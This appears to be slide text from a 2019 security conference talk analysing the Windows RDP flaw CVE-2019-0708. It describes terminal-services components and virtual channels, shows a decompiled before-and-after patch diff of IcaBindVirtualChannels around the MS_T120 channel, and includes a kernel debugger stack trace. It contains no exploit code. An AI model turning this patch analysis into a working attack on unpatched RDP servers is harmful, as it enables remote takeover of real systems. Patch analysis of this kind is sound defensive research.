



SDC · 2019

2019
安全开发峰会
SDC

Security
Development
Conference



RDP：从补丁到远程代码执行

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RDP协议基础知识介绍




- 终端服务
- RDP 组件及架构
- 协议

老式终端服务




- Windows XP
- Windows Server 2003
- Windows 7
- Windows Server 2008 R2

终端服务内核组件



终端服务用户态组件






现代终端服务




- Windows 8
- Windows Server 2012
- Windows 10

- terminput.sys
- Rdpbase.dll
- Rdpcore.dll
- Rdpserverbase.dll

RDP协议




客户端 X.224 连接请求数据报



RDP链接建立通信序列

MCS协议



多点通信协议(MCS): 一系列由ITU定义的通信协议标准, 包括T.120 T.122 T.125等

静态虚拟信道

在主TCP链接上实现了多个静态虚拟信道来交换数据，最多可以有31个静态虚拟信道

1003 I/O信道

1007 用户信道

虚拟信道

- * cliprdr (剪贴板重定向)
- * rail (RemoteApp)
- * drdynvc (动态虚拟信道)
 - * audin (音频重定向)
 - * alsa support
 - * pulse support
 - * tsmf (多媒体重定向)
 - * alsa support
 - * pulse support
 - * ffmpeg support
- * rdpdr (设备重定向)
 - * disk (Disk Redirection)
 - * parallel (Parallel Port Redirection)
 - * serial (Serial Port Redirection)
 - * printer (Printer Redirection)
 - * CUPS support
 - * smartcard (Smartcard Redirection)
- * rdpsnd (声音重定向)
 - * alsa support
 - * pulse support



CVE-2019-0708补丁分析

```
int __stdcall IcaBindVirtualChannels(PVOID P)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    v1 = IcaLockConnectionForStack((int)P);
    v10 = &v17;
    v13 = v1;
    v7 = 0x380113;
    v8 = 0;
    v9 = 0;
    v11 = 0x1C0;
    v15 = _IcaCallStack(P, 5, (int)&v7);           // parse protocol
    if ( v15 >= 0 )
    {
        v16 = 0;
        v14 = v12 / 0xE;
        if ( v12 / 0xE > 0 )
        {
            v2 = &v18;
            do
            {
                if ( _IcaFindVcBind(v1, v2 - 8, (int)&v6) == -1 )
                {
                    v15 = _IcaRegisterVcBind(v1, v2 - 8, *((unsigned __int16 *)v2, *(DWORD *)(v2 + 2));
                    if ( v15 < 0 )
                        break;
                }
                v3 = IcaFindChannelByName(v1, (PERESOURCE)5, v2 - 8);
                channel = v3;
                if ( v3 )
                {
                    IcaReferenceStack(v3);
                    KeEnterCriticalRegion();
                    ExAcquireResourceExclusiveLite((PERESOURCE)(channel + 12), 1u);
                    _IcaBindChannel(channel, 5, *((unsigned __int16 *)v2, *(DWORD *)(v2 + 2));
                    ExReleaseResourceLite((PERESOURCE)(channel + 12));
                    KeLeaveCriticalRegion();
                    IcaDereferenceChannel((PVOID)channel);
                    IcaDereferenceChannel((PVOID)channel);
                    v1 = v13;
                }
                ++v16;
                v2 += 14;
            } while ( v16 < v14 );
        }
    }
}
```


```
int __stdcall IcaBindVirtualChannels(PVOID P)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    v1 = IcaLockConnectionForStack((int)P);
    v12 = &v19;
    v15 = v1;
    v9 = 0x380113;
    v10 = 0;
    v11 = 0;
    v13 = 448;
    v17 = _IcaCallStack(P, 5, (int)&v9);           // rdpwd!WD_Ioct1
    if ( v17 >= 0 )
    {
        v18 = 0;
        v16 = v14 / 14;
        if ( v14 / 14 > 0 )
        {
            v2 = (int *)&v20;
            do
            {
                if ( _IcaFindVcBind(v1, (char *)v2 - 10, (int)&v8) == -1 )
                {
                    v17 = _IcaRegisterVcBind(v1, (char *)v2 - 10, *((unsigned __int16 *)v2 - 1), *v2);
                    if ( v17 < 0 )
                        break;
                }
                v3 = IcaFindChannelByName(v1, (PERESOURCE)5, (char *)v2 - 10);
                v4 = v3;
                if ( v3 )
                {
                    IcaReferenceStack(v3);
                    KeEnterCriticalRegion();
                    ExAcquireResourceExclusiveLite((PERESOURCE)(v4 + 12), 1u);
                    v5 = __stricmp((const char *)(v4 + 0x58), "MS_T120");
                    v7 = *v2;
                    if ( v5 )
                        _IcaBindChannel(v4, 5, *((unsigned __int16 *)v2 - 1), v7);
                    else
                        IcaBindChannel(v4, 5, 31, v7);
                    ExReleaseResourceLite((PERESOURCE)(v4 + 12));
                    KeLeaveCriticalRegion();
                    IcaDereferenceChannel((PVOID)v4);
                    IcaDereferenceChannel((PVOID)v4);
                    v1 = v15;
                }
                ++v18;
                v2 = (int *)((char *)v2 + 14);
            } while ( v18 < v16 );
        }
    }
}
```

读文档

2.2.1.3.4 Client Network Data (TS_UD_CS_NET)

The TS_UD_CS_NET packet contains a list of requested virtual channels.



header (4 bytes): A GCC user data block header, as specified in [User Data Header](#) (section 2.2.1.3.1). The User Data Header **type** field MUST be set to CS_NET (0xC003).

channelCount (4 bytes): A 32-bit, unsigned integer. The number of requested static virtual channels (the maximum allowed is 31).

channelDefArray (variable): A variable-length array containing the information for requested static virtual channels encapsulated in [CHANNEL_DEF](#) structures (section 2.2.1.3.4.1). The number of CHANNEL_DEF structures which follows is given by the **channelCount** field.



下断点

```
0: kd> kv
# ChildEBP RetAddr  Args to Child
00 ee9ba9d4 f774ecdb 859f64f8 00000005 0000001f termdd!_IcaBindChannel (FPO: [Non-Fpo])
01 ee9ba9f8 f774edf4 68b4ffdf 00000005 859ecd2f termdd!_IcaAllocateChannel+0xcb (FPO: [Non-Fpo])
02 ee9baa1c f774fe21 859d8eb8 859ecd2f 860789f8 termdd!_IcaCreateChannel+0x7e (FPO: [Non-Fpo])
03 ee9baa44 f774ff4d 860789f8 86078a68 86078a08 termdd!_IcaCreate+0xbd (FPO: [Non-Fpo])
04 ee9baa5c 804f018f 861c8e90 860789f8 860789f8 termdd!IcaDispatch+0xfd (FPO: [Non-Fpo])
05 ee9baa6c 805841fa 861c8e78 85a4b43c ee9bac04 nt!IopfCallDriver+0x31 (FPO: [0,0,0])
06 ee9bab4c 805c0444 861c8e90 00000000 85a4b398 nt!IopParseDevice+0xa12 (FPO: [Non-Fpo])
07 ee9bab4c 805bc9d0 00000000 ee9bac04 00000040 nt!ObpLookupObjectName+0x53c (FPO: [Non-Fpo])
08 ee9bac18 80577033 00000000 00000000 dff12001 nt!ObOpenObjectByName+0xea (FPO: [Non-Fpo])
09 ee9bac94 805779aa 0280249c c0100000 0268e870 nt!IopCreateFile+0x407 (FPO: [Non-Fpo])
0a ee9bacf0 8057a0b4 0280249c c0100000 0268e870 nt!IoCreateFile+0x8e (FPO: [Non-Fpo])
0b ee9bad30 8054261c 0280249c c0100000 0268e870 nt!NtCreateFile+0x30 (FPO: [Non-Fpo])
0c ee9bad30 7c92e4f4 0280249c c0100000 0268e870 nt!KiFastCallEntry+0xfc (FPO: [0,0] TrapFrame @ ee9bad64)
0d 0268e838 7c92d09c 74ed1207 0280249c c0100000 ntdll!KiFastSystemCallRet (FPO: [0,0,0])
0e 0268e83c 74ed1207 0280249c c0100000 0268e870 ntdll!NtCreateFile+0xc (FPO: [11,0,0])
0f 0268e898 74ed142b 0280249c 000dd468 00000032 ICAAPI!_IcaOpen+0x59 (FPO: [Non-Fpo])
10 0268e8b8 74ed2184 00000378 0280249c 00000001 ICAAPI!_IcaStackOpen+0x78 (FPO: [Non-Fpo])
11 0268e8dc 7246684e 00000378 00000005 724614a8 ICAAPI!_IcaChannelOpen+0x41 (FPO: [Non-Fpo])
12 0268e90c 7246610d 00000378 000b4db8 028023e8 rdpwsx!MCSCreateDomain+0x84 (FPO: [Non-Fpo])
13 0268e928 72463700 00000378 000b4db8 028023e8 rdpwsx!GCCConferenceInit+0x24 (FPO: [Non-Fpo])
14 0268e944 724640da 028023e8 0268e998 c0000001 rdpwsx!TSrvBindStack+0x19 (FPO: [Non-Fpo])
15 0268e95c 72463c77 0268e998 00000378 000b4db8 rdpwsx!TSrvAllocInfo+0x42 (FPO: [Non-Fpo])
